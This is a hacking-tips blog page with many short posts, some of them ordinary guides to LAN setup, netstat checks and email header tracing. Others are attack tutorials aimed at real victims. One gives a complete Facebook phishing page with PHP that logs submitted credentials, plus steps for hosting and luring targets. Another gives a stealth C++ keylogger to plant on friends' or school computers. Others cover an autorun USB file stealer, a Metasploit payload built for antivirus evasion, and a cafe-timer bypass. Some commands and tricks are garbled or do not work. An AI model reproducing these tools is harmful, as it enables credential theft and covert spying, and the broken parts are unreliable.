Welcome To Just IT CluB
The best place where you can get free and cracked software and awesome tutorials include tip and trick that never seen on web before or much rare.
Showing posts with label Tips & Tricks. Show all posts

Friday, January 10, 2014

How To Trace Your Facebook Profile Visitors And Who Visit Your Profile Most


[Image: Facebook+Profile+Ids.png]

Do you want to know who visit you Facebook profile most and how to find all visitors list. This is a trick to trace your all profile visitors without any software and add-on. Facebook is a biggest social media along world wide. It is mainly act as a community. So peoples visit your profiles and get information from your account to confirm people is fake or not. Facebook store all visitors in hidden. It not shows public. So now i share how to find hidden code and reveal all your recent Facebook profile visitors. Please follow instruct to find Facebook visitors.

1. Log In your Facebook account.

2. Go to your Facebook Profile Page.

3. Now Press Ctrl + U from your keyboard for see source code of your profile page.

[Image: Facebook+Profile+Ids.png]


4. Now search (CTRL+F) for below code.
{"list":
There are some Facebook Profile Ids of your friends who visited recently.

[Image: Facebook+Profile+Id.png]


The first one ID's are showing visits the most number of time.

5. If your want to find profile, Open a new tab on browser and paste below code on browser.

http://www.facebook.com/Facebook Profile Id

6. Replace RED color with ID on that page.

For Example: http://www.facebook.com/100002495205464

7. Press Enter key.

Done.

How To Share Your Files Without Uploading

This is a new method to share you files direct to your friends with a mediator. You can save your uploading and downloading time with this direct sharing method. It will help direct download from others computer. That time computer act like a server. Speed of direct file access is depend up on your or your partner internet speed. You can any type file with this method. It also provide multiple file sharing option. You can drag and drop your files to parachute symbol. This is a method to save your time like a copy paste option. Please share this method to all friends. and enjoy….

First go to justbeamit.com

Just click on parachute symbol to select your files. (or drag and drop your files to parachute symbol)

[Image: Just%252520click%252520on%252520parachut...imgmax=800]


Now appear you file below. Just click on Create link button.


[Image: Now%252520appear%252520you%252520file%25...imgmax=800]


Wait 2-3 seconds for create link.

Now Appear a link above. Please share that link to all your friends.

[Image: Appear%252520a%252520link%252520above.%2...imgmax=800]


Done.

This link works only one time. Please, keep your browser tab open while you are sharing, If you close it, your friend can't download it.

Wednesday, January 8, 2014

Create your own LAN-Connect two computers


Why is it needed??

If we connect two computers, it forms a network. The main advantage of a network is "resource sharing".
We can share files and folders. 
We can share printers. 
We can play LAN games.

Here are the steps to connect two windows XP computers.

Things You Will Need:


1. A Crossover cabe – This is a Cat5 Ethernet Cable that the wires have been switched around to allow two computers to talk to each other.

2. Ethernet adapter or in simple terms the port on the back of your pc where you are going to insert this cable.
Steps:

How to secure your computer from Trojans and RATs


Symptoms of a trojan:


Unusual behaviour of the system is a mere indication of a Trojan attack!!!
• Programs starting and running without the initiation of the User.
• Opening or Closing of CD-ROM drawers
• Wallpaper, background, or screen saver settings changing by themselves
• Screen display flipping upside down
• Browser program opening strange or unexpected websites.

All the above actions seem like a ghost controlling your system!!!!
The actions clearly indicate that you are under Trojan attack!

Concept behind Detecting Trojans:

The first and foremost thing you have to do is to check the applications which are making network connections with other computers. One of those applications will be a process started by the Server Trojan.

METHOD 1:


Detecting trojans using" netstat" command


An effective method to detect trojans is by using “netstat” command.


Step1: Go to Start>run and type cmd ( to open command prompt)

Step2: Go to C drive and type netstat
It displays all the Active Connections.


Now Type the command netstat –ano
It displays all the present TCP/IP and UDP ports that are being used.


The trojan could be one of the ESTABLISHED conections. But not all the ESTABLISHED connections are trojans.

Monday, January 6, 2014

How to trace Exact Location of Mobile Phone


There are many instances when we want to know where our friends are, where our parents are, and for those who've got a pair, where is my girl-friend or boyfriend. ! Well there are many apps in the market which allow you to get exactly the pin-pointed location of  any cellphone. But the problem is they cost too high. Well today I'm gonna show you a process by which you can trace the exact mobile location of any cell phone without the need to spend a single penny. What you need is listed below, and i'm sure most of us already have what is needed.

REQUIREMENTS:
• Any cell phone that supports Google maps. eg. iPhone , Nokia , Blackberry , Symbian etc.
• Google Latitude. Which you can download by going to google.com/latitude from your cell phone.
STEPS:-
• Go to www.google.com/latitude from your cell phone.
• Download the free app.
• Open the App.
• Enter You mobile number in the entry Field.
• Now You've set it up on your phone. Now you gotta set it up on your friends cell phone. 
HOW TO SET IT UP ON YOUR FRIENDS CELL PHONE:
• You can add friends by their E-mail Addresses. Your friends will receive an E-mail with the download link of Google latitude. 
• Or you can manually add yourself or ask your friend to add google latitude on his/her cell phone. 
• Now you and your friend can add each other as friends on google latitude and you'll get the exact location of where your friends cell phone is.
• There is exactly no limit to how many friends you can add in your latitude circle. ( just make sure you dont add your parents :) 
• Well so As soon as You and your buddy confirm each other as friends you get to see each others location.
HOW TO USE IT EVEN WHEN YOU DON'T HAVE YOUR CELL PHONE WITH YOU:
• Well the most eye catching feature of google latitude is that you can use it online even without a cell phone.
• Just go to google.com/latitude from you PC, Follow the instructions, log-in into your account. And track You friends Locations !!

How To Remove Virus Using CMD ( command prompt ) ?

How To Delete Virus Using CMD In Usb/Memory Card


Virus is a computer program that can copy itself and infect computers.
The term "virus" is erroneously used to refer to other types of malware, including adware and spyware programs that do not have the reproductive ability.
A true virus can spread from one computer to another (in some form of executable code).
One of the ways by which a virus can infect your PC is through USB/Flash drives.
Common viruses such as 'Ravmon' , 'New Folder.exe', 'Orkut is banned' are spreading through USB drive .
Most anti virus programs are unable to detect them and even if they do, in most cases they are unable
to delete the file, only quarantine it.So in our post we use command prompt to remove harmful files that
any anti-virus can't.


These are the steps.


Step 1: 


Run the command prompt by going to start and type cmd on the search programs and files.

Step 2:

 Select the virus affected drive
                 (drivename: )
examples
C:
J:
F:
D:
E:


Step 3:

 type attrib -s -h *.* /s /d then press enter

Step 4:

 type dir 
        the dir command shows you the content of the drive

Step 5:

check if there is an unusual .exe file
                 if there's an autorun.inf file rename it

                    (rename filename.extension newfilename )

Step 6:

by doing the following steps you can now acces the drive without affecting the virus

 Go to my computer

Step 7:

Select the drive

Step 8:

Delete the harmful files
             *you can also delete the harmful files using command prompt
              ( type del filename)

Saturday, December 28, 2013

How to Hack Facebook Account Using Phishing webPage / How to Make Phishing webPage

Here, i am going to explain one of the popular social engineering attack(luring user to do whatever you asked to do.), called "phishing" .

Phishing is one of the popular hacking technique used by hackers to lure victims into giving their login credentials.

Phishing WebPage:
Phishing webpage is a fake webpage of the target website that helps hackers to lure the victim into believe that they are visiting the legitimate website.

Let me explain how to create a facebook phishing page.
Step 1:
Go to facebook and right click on website .  Select "View source" and copy the code to notepad.
The source of the page is displayed in the browser. Right click on the page and click on Save As. Save the page as index.html on your computer.


Step2:
Now search (Press ctrl +f) for keyword "action"  in that code.

You fill find the code like this:


Here, let me explain what "action" means to.  If you have some basic knowledge of web applications, then you already know about that.  'Action' is a HTML attribute that specifies where to send the form-data when a form is submitted.

In the above code, the action attribute has the value that points to facebook login php file (https://login.facebook.com/login.php).  So when a user click the login button, it will send the data to the login.php page. This php file will check whether the entered password is valid or not .

To capture the form-data, we have to change the action value to our php file. So let us change the value to ' action="login.php" '.  Note: I've removed ' http://login.facebook.com/' from the value.

Save the file as index.html.
Step 3:
Now , let us create our own login.php file that will capture the entered data and redirects to original facebook page.

Open the notepad and type the following code:
<?php
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pswrds.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>

save this file as "login.php"
Step 4:
Open the notepad and just save the file as "pswrds.txt" (without any contents).
Now our files are ready.Next step is to upload these files to any free web hosting site available on the internet. Google for free web hosting sites, select any one of them(I selected bytehost7), create an account with username as close to Facebook as possible and delete the index.html file available in the htdocs folder.Then using Online File Management upload your own index.html and phish.php files to the htdocs folder. Your htdocs folder will look like below.
Image
 Let’s check if our phishing page is ready by typing the address of our site. If the page is like belowthen our phishing page is working.Image
The next thing we have to do is to send address of our fake website to the victim. We will do this through sending him an email but in order for the victim not to smell something fishy, we will obfuscate the url of the fake page we are about to send him. The sending email address should be as convincingly close to facebook as possible.
Image
 When the victim clicks on the obfuscated url, it will bring him to our fake site.
Image
 If the victim is not cautious enough as to observing the url and enters  his username and password, our attempt is a success. To show this, I will enter random values in both username field and password field and hit Enter.
Image
Now a txt file with name pass.txt will be created in the htdocs folder containing both the username and the password.
Image
 Click on the file. We can see both the email and the password i have entered. The email is “don’t get hacked” and the password is “like me”.
Image
 Counter Point:
If you don’t want to fall victim to phishing, you can take a few precautions . If you want to open a site type the address directly in the url and don’t open any redirected links. Don’t click on any mails which look malicious like asking for your login credentials.

How To Crack Wireless Password with Net Tool's 5

Have wireless signals in your area? but cant use them cuz they have security? This Tut will teach you how to use Net Tools 5 to get into them.Lets start without losing time. :)

DIRECT LINK!!
Open Control Panel
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Then view network status and tasks,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Then click on manage wireless networks,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Once you find what kinda security it has, as high lighted below, open Net Tools
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
NetTools Side of TuT,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Once you have nettools open, then, Start> Network Tools> WEP/WPA Key Generator, it should look like it is below,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Once Open, select the type of security that the Wireless network your trying to get into has, then select "Hex (0-9,A-F)",
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Now you Need too select a Key Length, the best one too use is, 64/40 bits, once you have done that,Be sure to click on the Calculate Key Space,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Now simply hit Generate Code, and your code will appear,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Now simply copy and paste that into the password bar, when prompt to, when your connecting too the Wireless signal,
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
Then press ok and you're connected to the internet.

DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm

Tuesday, December 24, 2013

How to convert 4.7GB file into 100MB

KGB Archiver is the compression tool with an unbelievably high compression rate. Unfortunately, in spite of its powerful compression rate, it has high hardware requirements (I recommend processor with 1,5GHz clock and 256MB of RAM as an essential minimum). One of the advantages of KGB Archiver is also AES-256 encryption which is used to encrypt the archives. This is one of the strongest encryptions known for human
The Office 2007 portable is super-compressed to 1,4MB, use KGB to decompress it
New features in version 2:
* PAQ1 - PAQ7 compression algorithms* fast encryption algorithm
* file browser
* wipe file function (deletes files permanently from hard drive)
* Unicode language support, both for user interface and file names* and more!


Code:http://rapidshare.com/files/50943516/Portable_K_O_D_X_sourceparadise.org.rar
pass:www.sourceparadise.org

Hacking Internet Cafe To Get Unlimited Time

Unlimited Time In Internet Cafe! By Asad

Alright Boys And Girls, Were Gonna Learn How To Disable The Timer On The Computers On In Internet Cafe's.
How to disable the timer on the computers in Internet Cafe and play with your friends as long as you want.
1. First of all create a new Text Document. Then write CMD in it, and then save it as anything.bat. (Make sure you're file is .bat)

2. Now find your batch (.bat) file and run it. If you've done it correctly, you'll see that CMD (Command Prompt) will open.
3. Now, write in the CMD: cd\windows (This will change the directory to WINDOWS). Then type regedit and regedit editor should open.
4. Now navigate to:
HKEY_CURRENT_USER>AppEvents>Software>Classes>Microsoft>Windows>
Current Version>Internet Settings>Policies>System

5. Then on the right pane where it says Disable Taskmanager, right click on it and scroll down to modify, then change the value of it to 0. Then open Task Manager (CTRL+ALT+DELETE or CTRL+SHIFT+ESCAPE) and disable the Internet Cafe's timer.

If you did this right, you're done. Happy Hacking ;)
Do you have questions, comments, or suggestions? Feel free to post a comment!

How To Watch 18+ Youtube Videos Without Logging In ?

DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm
. First get the Url of video you want to watch. As shown below.
Code:
http://www.youtube.com/watch?v=4Xkh6j7RMqk
2. Then copy the Video Id. For above link video Id is 4Xkh6j7RMqk 3. Now paste the Video Id in the link given below.
Code:
http://www.youtube.com/v/VideoId?fs=1
Replace VideoId with the Id you copied in Step 2
4. Now the url will become as shown below.
Code:
http://www.youtube.com/v/4Xkh6j7RMqk?fs=1
5.Done (Asad)

How To Send Bulk Email Sender [python]

This is a bulk email sending script in python. It doesnt require any dependency. The email of the sender needs to be of gmail and the list of recepients emails should be in a .txt file . Each email should be on a single line else this script will not work. Plz comment and rep+ if you like it.

Code:

import smtplib
import sys

try:
    print "-----------------++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++-----------------"
    print "-----------------++++++++++++++++++++++++++++++++++++++--Asad Rafiq--++++++++++++++++++++++++++++++++++++++++++-----------------"
    print "-----------------++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++-----------------"
    
    # get the txt file containing the email addresses of recepients. Each email is written on a separate line
    # for example
    # someone@some.com
    # otherperson@other.com
    # and so on
    
    users = raw_input("\n[email sender]  recepients file name:  ")
    if ".txt" in users:
        pass
    else:
        print "[email sender]  this is not a valid txt file"
        sys.exit()

    # get the list of recepients
    recepients = []
    try:
        with open(users) as i:
            user_list = i.readlines()
        for i in user_list:
            recepients.append(i.strip("\n"))
    except IOError :
        print "[email sender]  invalid recepients file"
        sys.exit()

    # get the required information from the user
    FROM = raw_input("[email sender]  from:  ")
    TO = recepients 
    SUBJECT = raw_input("[email sender]  subject:  ")
    TEXT = raw_input("[email sender]  message:  ")


    # Prepare actual message
    headers = ["From: " + FROM,
               "Subject: " + SUBJECT,
               "To: " + ", ".join(TO),
               "MIME-Version: 1.0",
               "Content-Type: text/html"]
    headers = "\r\n".join(headers)
    body = "" + TEXT + ""
    
    # Credentials 
    username = raw_input("[email sender]  your gmail username:  ")
    password = raw_input("[email sender]  your gmail password:  ")

    # The actual mail send
    print "[email sender]  sending....."
    server = smtplib.SMTP('smtp.gmail.com:587')
    server.starttls()
    server.login(username,password)
    server.sendmail(FROM, TO, headers + "\r\n\r\n" + TEXT)
    server.quit()
    print "[email sender]  email sent to all recepients"
except KeyboardInterrupt :
    print "\n[email sender]  program was closed by the user\n"

C++ Tutorial Papers. Basic to Advanced

How to create a keylogger in C++

Hi friends, the most interesting part of the hacking is spying. Today i am going to introduce to the C++ Spyware code. It is going to be very fun. You can install this spyware in your college/school or in your friend system, and get their username and passwords. This is very simple hacking trick when compared to phishing web page.

Disadvantage of Phishing Web page:
you have to upload phishing web page to web hosting. But only few website won't detect the phishing webpage.
website url is different. Easy to detect that we are hacking.

Advantage of Spyware-keylogger:
Very simple and easy method.
Victim can't detect that we are hacking.

How to create Keylogger using Visual C++?
Requirements:
Dev C++.
Knowledge about Visual C++(need, if you are going to develop the code).

Install dev C++ in your system and open the dev C++ compiler.
Go to File->New->Source File.
you can see a blank works space will be there in window.
now copy the below keylogger code into the blank work space.

#include <iostream>
using namespace std;
#include <windows.h>
#include <winuser.h>
int Save (int key_stroke, char *file);
void Stealth();

int main()
{
Stealth();
char i;

while (1)
{
for(i = 8; i <= 190; i++)
{
if (GetAsyncKeyState(i) == -32767)
Save (i,"LOG.txt");
}
}
system ("PAUSE");
return 0;
}

/* *********************************** */

int Save (int key_stroke, char *file)
{
if ( (key_stroke == 1) || (key_stroke == 2) )
return 0;

FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout << key_stroke << endl;

if (key_stroke == 8)
fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
else if (key_stroke == 13)
fprintf(OUTPUT_FILE, "%s", "\n");
else if (key_stroke == 32)
fprintf(OUTPUT_FILE, "%s", " ");
else if (key_stroke == VK_TAB)
fprintf(OUTPUT_FILE, "%s", "[TAB]");
else if (key_stroke == VK_SHIFT)
fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
else if (key_stroke == VK_CONTROL)
fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
else if (key_stroke == VK_ESCAPE)
fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
else if (key_stroke == VK_END)
fprintf(OUTPUT_FILE, "%s", "[END]");
else if (key_stroke == VK_HOME)
fprintf(OUTPUT_FILE, "%s", "[HOME]");
else if (key_stroke == VK_LEFT)
fprintf(OUTPUT_FILE, "%s", "[LEFT]");
else if (key_stroke == VK_UP)
fprintf(OUTPUT_FILE, "%s", "[UP]");
else if (key_stroke == VK_RIGHT)
fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
else if (key_stroke == VK_DOWN)
fprintf(OUTPUT_FILE, "%s", "[DOWN]");
else if (key_stroke == 190 || key_stroke == 110)
fprintf(OUTPUT_FILE, "%s", ".");
else
fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);
return 0;
}

/* *********************************** */

void Stealth()
{
HWND Stealth;
AllocConsole();
Stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(Stealth,0);
}

Compile the Code(Ctrl+F9)

Now execute the program by selecting Execute->Run(ctrl+F10)

now your keylogger will run in your system. whatever you type using keyboard. It will be stored in Log.txt file.
you can see the log.txt file where you save the file.

bind the exe file with image or any files and send it to your friend.
(0r)
if you have physical access to your college/school system,then copy the exe file in that system and run it. -

Saturday, December 21, 2013

How To Bypassing Antivirus Security With Msfencode

What You Need

  • A BackTrack Linux machine, real or virtual. I used BackTrack 5 R2, but other versions of BackTrack are probably OK too.

WARNING

We are using some harmless test files, but don't infect people with any real viruses--that's a crime!

Purpose

Antivirus protects machines from malware, but not all of it. There are ways to pack malware to make it harder to detect. We'll use metasploit to render malware completely invisible to antivirus.

Creating a Listener

This is a simple payload that gives the attacker remote control of a machine. It is not a virus, and won't spread, but it is detected by antivirus engines. In BackTrack, in a Terminal window, execute these commands:
cd msfpayload windows/shell_bind_tcp LPORT=2482 X > /root/listen.exe ls -l listen.exe
You should see the listen.exe file,

Analyzing the Listener with VirusTotal

In BackTrack, click Applications, Internet, "Firefox Web Browser". In Firefox, go to https://www.virustotal.com/
Click the "Choose File" button. Navigate to /root and double-click the listen.exe
"listen.exe" appears in the "Choose File" box,
In the VirusTotal web page, click the "Scan It!" button.
If you see a "File already analyzed" message, click the "View last analysis" button.
The analysis shows that many of the antivirus engines detected the file--33 out of 42, when I did it, as shown below. You may see different numbers, but many of the engines should detect it.

Steel Any Person Secret File Using USB Flash Drive

Let’s say you and your friend are preparing for an all important exam that is going to decide the course the rest of your life takes. Your friend has some important notes on his computer that he isn’t going to share with you. Your friend is a moron. You need the notes so badly that you are willing to steal from him. He deserves it anyway.

To get the notes you can either break into his house at night, an accomplice keeps you hanging by a rope from the roof while you deliberately copy the files to your flash drive taking care not to let your feet touch the floor. Or you can walk into his room one morning and say with a feigned smile, “Hey, buddy! I have some great new music. Want it?”. Then plug your USB Flash drive into his PC to automatically copy his notes to your pen drive, secretly and silently. Copy the songs you brought to his PC to complete the act.
Sneaky, isn’t it? So let us prepare such a sinister USB Flash drive.
STEP 1
Open Notepad (I recommend Notepad++) and copy-paste the following lines.

[autorun]
icon=drive.ico
open=launch.bat
action=Click OK to Run
shell\open\command=launch.bat
Save this as autorun.inf
The icon line is optional. You can change the icon to your tastes or leave it to the default icon. It’s useful for social engineering purposes like enticing the user to click a file on the drive by making it looks like a game or something.
The “action=” command is optional too but sometimes when the autorun launches it may ask the user what to open. Depending on what you put here the user will be instructed to click Ok or run the file. This code acts as a backup just in case the user is asked what to open. This is not required if you are operating the computer.

How to Track the Original Location of an Email via its IP Address

Find the IP Address for an Email in GMail, Yahoo Mail, and Outlook

Let’s go ahead and take a look at how you would find the IP address in the email header for Google, Yahoo and Outlook since those are the most popular email clients. If  you’re using a different email client, just Google how to view email header info. Then come back and read the rest of this post.

Google Gmail

1. Log into your Gmail account and open the email in question.

2. Click on the down arrow that’s to the right of the Reply arrow. Choose Show Original from the list.
show original gmail
Now here is the technical part that I was telling you about earlier! You need to look for the lines of text that start with “Received: from“. It might be easier to simply press Cntrl + F and perform a search for that phase. You’ll notice that there are several Received From’s in the message header. This is because the message header contains the IP addresses of all of servers involved in routing that email to you.
email header info
To find the first computer that originally sent the email, you’ll have to find the Received From that’s farthest DOWN. As you can see from the above image, the first one is from a computer  with a private IP address of 192.168.1.13  and with the public IP address 99.108.173.229. Then it was routed to my ISP’s server at lightspeed.rcsntx.sbcglobal.net, which is basically AT&T U-verse and so on and so forth till it got to your email server. Don’t worry, I don’t happen to know off the top of my head that sbcglobal is AT&T U-verse! The tool that I mention below to lookup an IP address gives you the organization name.
The computer 192.168.1.13 is my personal home computer and the IP address assigned to my computer on my internal LAN network. There are several ranges of IP addresses that are considered private IP addresses. You can read about them on Wikipedia. All you need to do is recognize it’s a private IP address and that you can’t lookup the location of a private IP address. You can, however, use the internal IP address if you were to contact the organization, they might be able to help you determine the exact user or person the email came from. I’ll explain this in more detail below.
Now I’ll go through Yahoo and Outlook before talking about tracking the location of the IP address.